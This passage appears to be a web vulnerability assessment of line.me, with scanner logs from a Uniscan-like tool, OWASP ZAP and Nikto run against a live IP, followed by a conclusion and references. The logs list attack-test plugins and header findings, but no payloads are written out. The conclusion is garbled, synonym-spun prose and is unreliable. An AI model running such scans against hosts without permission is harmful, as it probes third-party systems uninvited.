
```
| Completed NSE at 07:56, 0.00s elapsed
| Read data files from: /usr/bin/../share/nmap
| OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
| Nmap done: 1 IP address (1 host up) scanned in 83.20 seconds
|           Raw packets sent: 2095 (95.868KB) | Rcvd: 53 (2.532KB)
==================================================================================================
|
| File check:
==================================================================================================
|
| Check robots.txt:
|
| Check sitemap.xml:
==================================================================================================
|
| Crawler Started:
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Timthumb ≤ 1.32 vulnerability v.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| [+] Crawling finished, 1 URL's found!
```




```
│ Ignored Files:
==========================================================================================
│ Dynamic tests:
│ Plugin name: Learning New Directories v.1.2 Loaded.
│ Plugin name: FCKedior tests v.1.1 Loaded.
│ Plugin name: Timthumb ⩽ 1.32 vulnerability v.1 Loaded.
│ Plugin name: Find Backup Files v.1.2 Loaded.
│ Plugin name: Blind SQL-injection tests v.1.3 Loaded.
│ Plugin name: Local File Include tests v.1.1 Loaded.
│ Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
│ Plugin name: Remote Command Execution tests v.1.1 Loaded.
│ Plugin name: Remote File Include tests v.1.2 Loaded.
│ Plugin name: SQL-injection tests v.1.2 Loaded.
│ Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
│ Plugin name: Web Shell Finder v.1.3 Loaded.
│ [+] 0 New directories added
│
│
│ FCKeditor tests:
│ Skipped because http://line.me/testing123 did not return the code 404
│
```



```
========================================================================
│ Dynamic tests:
│ Plugin name: Learning New Directories v.1.2 Loaded.
│ Plugin name: FCKedior tests v.1.1 Loaded.
│ Plugin name: Timthumb ⩽ 1.32 vulnerability v.1 Loaded.
│ Plugin name: Find Backup Files v.1.2 Loaded.
│ Plugin name: Blind SQL-injection tests v.1.3 Loaded.
│ Plugin name: Local File Include tests v.1.1 Loaded.
│ Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
│ Plugin name: Remote Command Execution tests v.1.1 Loaded.
│ Plugin name: Remote File Include tests v.1.2 Loaded.
│ Plugin name: SQL-injection tests v.1.2 Loaded.
│ Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
│ Plugin name: Web Shell Finder v.1.3 Loaded.
│ [+] 0 New directories added
│
│
│ FCKeditor tests:
│ Skipped because http://line.me/testing123 did not return the code 404
│
│
│ Timthumb < 1.33 vulnerability:
│
```




```
================================================================================================
| Static tests:
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.1 Loaded.
|
|
| Local File Include:
|
|
| Remote Command Execution:
|
|
| Remote File Include:
================================================================================================
| Stress tests:
| Plugin name: Mini Stress Test v.1.1 Loaded.
|
|
| Mini Stress Test:
| Looking for best cost:
| Using a as target
```



```
|
| Remote Command Execution:
|
|
| Remote File Include:
===================================================================================================
| Stress tests:
| Plugin name: Mini Stress Test v.1.1 Loaded.
|
|
| Mini Stress Test:
| Looking for best cost:
| Using a as target
| Mini Stress Test End.
===================================================================================================
Scan end date: 8-10-2020 4:44:54


HTML report saved in: report/line.me.html
```

- Arachni

  Arachni is a feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of modern web applications. It is free, with its source code public and available for review.



Arachni v1.5.1 - WebUI v0.5.12

Sign in

Email


Password

Remember me

□

- OWASP Zap

  ZAP will use its spider to crawl through the application, which will automatically scan all of the pages discovered. It will then use the active scanner to attack all of the pages. This is a useful way to perform an initial assessment of an application.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://203.104.138.138

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

New Scan Progress: 0: http://203.104.138.138 100% Current Scans: 0 Num requests: 8 New Alerts: 0 Export

Sent Messages | Filtered Messages


Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
13	10/22/20, 2:38:47 PM	10/22/20, 2:38:48 PM	GET	http://203.104.138.138/robots.txt	302	Moved Temp...	296 ms	184 bytes	154 bytes
14	10/22/20, 2:38:48 PM	10/22/20, 2:38:48 PM	GET	http://203.104.138.138/sitemap.xml	302	Moved Temp...	148 ms	184 bytes	154 bytes
15	10/22/20, 2:38:48 PM	10/22/20, 2:38:48 PM	GET	http://203.104.138.138/robots.txt/	200	OK	150 ms	336 bytes	14,692 bytes
16	10/22/20, 2:38:49 PM	10/22/20, 2:38:49 PM	GET	http://203.104.138.138/sitemap.xml/	200	OK	149 ms	336 bytes	14,692 bytes
17	10/22/20, 2:38:48 PM	10/22/20, 2:38:48 PM	GET	http://203.104.138.138/	200	OK	154 ms	336 bytes	14,692 bytes

Alerts 0 0 3 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

- Nikto
  Nikto is a free software command-line vulnerability scanner that scans webservers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.

nikto -h IpAddress_of_the_Target_Domain -p 80

nikto -h 203.104.138.138 -p 80



```
Eradh@kali:~$ nikto -h 203.104.138.138 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          203.104.138.138
+ Target Hostname:    203.104.138.138
+ Target Port:        80
+ Start Time:         2020-10-14 04:54:13 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type
+ Root page / redirects to: https://line.me/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress
+ Scan terminated:  20 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-10-14 05:11:35 (GMT-4) (1042 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Eradh@kali:~$ 
```

P: ports

80: HTTP

CONCLUSION

Toward the finish of the evaluation, it was demonstrated to appear to be that the overall security of the application was all around planned and executed aside from a couple of last details. The flawlessness of a web application is very hard to accomplish as one advancement may prompt another escape clause.

In particular, the utilization robots, txt usage is to be credited as it was very all around organized and thought of regarding giving admittance to just explicit indexes. The utilization of Wildcard is cost effective yet in addition powerless against access of many sub areas if the primary space is broken or penetrated. By and large the security and trustworthiness of the web application is all around organized through the execution of security techniques and conventions.

References

[1] [Online]. Available: https://www.acunetix.com/websitesecurity/cross-site-scripting/.

[2] [Online]. Available: https://owasp.org/www-community/attacks/xss/.

[3] [Online]. Available: https://www.acunetix.com/vulnerabilities/web/clickjacking-x-frame-options-header-missing/.

[4] [Online]. Available: https://www.imperva.com/learn/application-security/clickjacking/.

[5] [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security.

[6] [Online]. Available: https://www.veracode.com/security/man-middle-attack.

[7] [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/TRACE.

[8] "nikto," [Online]. Available: https://cirt.net/Nikto2.

[9] "arachni," [Online]. Available: https://www.arachni-scanner.com/.

[10] [Online]. Available: https://www.youtube.com/watch?v=sN6RU3j6f2g&t=2s.

[11] [Online]. Available: https://www.youtube.com/watch?v=K78YOmbuT48.

[12] [Online]. Available: https://www.youtube.com/watch?v=K78YOmbuT48.

[13] [Online]. Available: https://www.youtube.com/watch?v=nO4JGop9xZM&t=11s.

[14] [Online]. Available: https://www.youtube.com/watch?v=dxwTdUHJxPs&t=233s.

[15] [Online]. Available: https://www.youtube.com/watch?v=GH9qn_DBzCk&t=408s.